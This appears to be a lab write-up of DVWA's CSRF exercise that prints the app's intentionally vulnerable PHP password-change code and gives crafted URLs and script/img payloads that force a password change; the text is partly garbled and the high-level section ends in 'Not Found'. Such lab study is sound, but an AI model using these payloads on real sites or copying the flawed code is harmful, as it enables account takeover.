
CSRF (Cross-Site-Request Forgery)

- This is an Attack Method that user takes place unintended a request. Thus, BlackHat in the situation that the user can't acknowledge makes the unintended request through malicious script

Thus, If the user is authenticating, the site hasn't a distinguishable method about counterfeit request of user and correct request.

CSRF targets the function and changes the server's state. These have about purchasing or email address or password. Sometimes, vulnerable site have a CSRF. This vulnerability is called "flaw of stored cross site request forgery"
This is possible by just permitting the HTML grammar and using the IMG, IFRAME tag in the complicated CSRF.


URL: http://localhost/dvwa/vulnerabilities/csrf/




```
if( isset( $_GET[ 'Change' ] ) ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
                // They do!
                $pass_new = mysql_real_escape_string( $pass_new );
                $pass_new = md5( $pass_new );

                // Update the database
                $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
                $result = mysql_query( $insert ) or die( '<pre>' . mysql_error() . '</pre>' );

                // Feedback for the user
                $html .= "<pre>Password Changed.</pre>";
        }
        else {
                // Issue with passwords matching
                $html .= "<pre>Passwords did not match.</pre>";
        }

        mysql_close();
}
```


If I write up about password_new and password_conf on the URL field, The variables are received through written a data on the URL field.

Example:
http://localhost/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change



As you see, although there are not inputs in the text box, password data is changed. Thus, it is important to block the CSRF Attack.

<Medium level>




```php
if( isset( $_GET[ 'Change' ] ) ) {
	// Checks to see where the request came from
	if( eregi( $_SERVER[ 'SERVER_NAME' ], $_SERVER[ 'HTTP_REFERER' ] ) ) {
		// Get input
		$pass_new  = $_GET[ 'password_new' ];
		$pass_conf = $_GET[ 'password_conf' ];

		// Do the passwords match?
		if( $pass_new == $pass_conf ) {
			// They do!
			$pass_new = mysql_real_escape_string( $pass_new );
			$pass_new = md5( $pass_new );

			// Update the database
			$insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
			$result = mysql_query( $insert ) or die( '<pre>' . mysql_error() . '</pre>' );

			// Feedback for the user
			$html .= "<pre>Password Changed.</pre>";
		}
		else {
			// Issue with passwords matching
			$html .= "<pre>Passwords did not match.</pre>";
		}
	}
	else {
		// Didn't come from a trusted source
		$html .= "<pre>That request didn't look correct.</pre>";
	}

	mysql_close();
}
```

http://localhost/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change

ereg function: ereg(“the string you want to find”, “anything”)
// uppercase, lowercase distinguish
eregi function: eregi(“the string you want to find”, “anything”)
// uppercase, lowercase doesn’t distinguish


$_SERVER[‘SERVER_NAME’] : Domain Information
$_SERVER[‘HTTP_REFERER’] : Previous Page address


The Web page checks where the request page comes from. The developer believes that if it matches the current domain, it must be trusted from the web application.



<script>window.open(“http://localhost/dvwa/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Change#”)</script>

<img src="http://localhost/dvwa/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Change# onerror=alert("change");>





As you see, we can know that the password is changed by XSS Attack. After this work is finished, let's go to the login page (login.php).

If you enter the password as "hacked", you can check that the password is changed well.

<High Level>

```
if( isset( $_GET[ 'Change' ] ) ) {
        // Check Anti-CSRF token
        checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
                // They do!
                $pass_new = mysql_real_escape_string( $pass_new );
                $pass_new = md5( $pass_new );

                // Update the database
                $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
                $result = mysql_query( $insert ) or die( '<pre>' . mysql_error() . '</pre>' );

                // Feedback for the user
                $html .= "<pre>Password Changed.</pre>";
        }
        else {
                // Issue with passwords matching
                $html .= "<pre>Passwords did not match.</pre>";
        }

        mysql_close();
}

// Generate Anti-CSRF token
generateSessionToken();
```

high.php

Not Found